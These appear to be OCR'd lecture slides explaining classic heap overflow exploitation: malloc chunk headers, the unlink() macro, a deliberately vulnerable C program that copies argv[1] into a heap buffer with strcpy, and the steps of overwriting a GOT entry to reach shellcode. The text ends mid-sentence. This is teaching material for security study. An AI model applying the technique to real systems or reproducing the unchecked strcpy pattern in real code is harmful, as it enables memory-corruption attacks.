
Heap Overflow


- malloc() is often used to allocate chunk of memory dynamically from the heap region.
- Each chunk contains a header and free space (the buffer in which data are placed).
- The header contains information about the size of the chunk and the size of the preceding chunk.



Two allocated chunks on the heap

- The header structure contains information about the size of the chunk and the size of the preceding chunk.
- Prev_size is used only if the previous chunk is free. It can be used to hold data when the previous chunk is in use.
- mem is the pointer returned by malloc.
- Size is always a multiple of 8 bytes
  - The 3 least-significant bits can be used for other purpose
  - PREV_INUSE is the least significant bit of SIZE.
  - The minimum size is 16 bytes
- If a chunk is allocated, the size element of the next chunk has its least significant bit set, otherwise this bit is cleared.


- When a chunk is freed
  - The PREV_INUSE bit is cleared from the size element of the following chunk.
  - The addresses of the previous and the next free chunks are placed in the chunk's data section.
    - bk (backward pointer)
    - fd (forward pointer)
    - The minimum size of a chunk is 16, so there is enough space for the pointers.
  - In other words, all the free chunks are linked by a double linked list.



The first chunk is freed


A doubly linked list is used to linked up all the free chunks.

Note that the physical order of the chunk might be different from the logical order of the link list.



- When a chunk is deallocated, the system will check whether the adjacent chunk is free.
- If the next chunk is free, they are merged into a new, larger chunk.
  - Adding the sizes of the two chunks together.
  - Removing the second chunk from the doubly linked list of free chunks using the unlink() macro.

```
#define unlink (P, BK, FD){
        FD = P-> fd;
        BK = P-> bk;
        FD->bk = BK;
        BK->fd = FD;
}
```



- The memory pointed by fd+12 is overwritten with bk
- The memory pointed by bk+8 is overwritten with the value of fd
- This means you can overwrite a 4-byte word of your choice.


```
#include <stdlib.h>
#include <string.h>

int main( int argc, char * argv[] )
{
        char * first, * second;

        first = malloc( 666 );
        second = malloc( 12 );
        strcpy( first, argv[1] );
        free( first );
        free( second );
        return( 0 );
```

A vulnerable heap-utilizing program

- Size of a chunk
  - Request size + header size – 4

    (because the prev_size of the next chunk can be used to store data)


    i.e. Request size + 4
  - Note that the size must be a multiple of 8 bytes. Therefore the system will return the first multiple of 8 bytes greater than or equal to request size + 4.
  - In addition, the minimum size of a chunk is 16.



Two allocated chunks on the heap

What is the trick?

- Copy a long string to “first”
  - Overwrite size of “second” with -4
    - When “first” is deallocated, the system will check to see if the next chunk is free by checking the PREV_INUSE flags in the third chunk (not shown).
    - the system will think that the beginning of the next contiguous chunk is 4 bytes before the beginning of the second chunk, and will therefore read the prev_size field of the second chunk instead of the size field of the next contiguous chunk.



Copy a long string to “first” so as to overwrite the size of the 2nd chunk

  - Overwrite the size of “second” with an even number.
    - The system will think that ‘second” is free.
- When free() invokes the unlink() marco to modify the doubly linked list, the following occurs:
  - The location with address=fd+12 is overwritten with bk
  - The location with address=bk+8 is overwritten with fd
- overwrite fd with the address of the entry for free() in the Global Offset Table (GOT) minus 12. The hacker may choose to use some other functions such as exit()
- overwrites the bk field of the second chunk with the address of a special shellcode stored, i.e., 8 (2*4) bytes after the beginning of the first buffer

- The address of free() can be found by

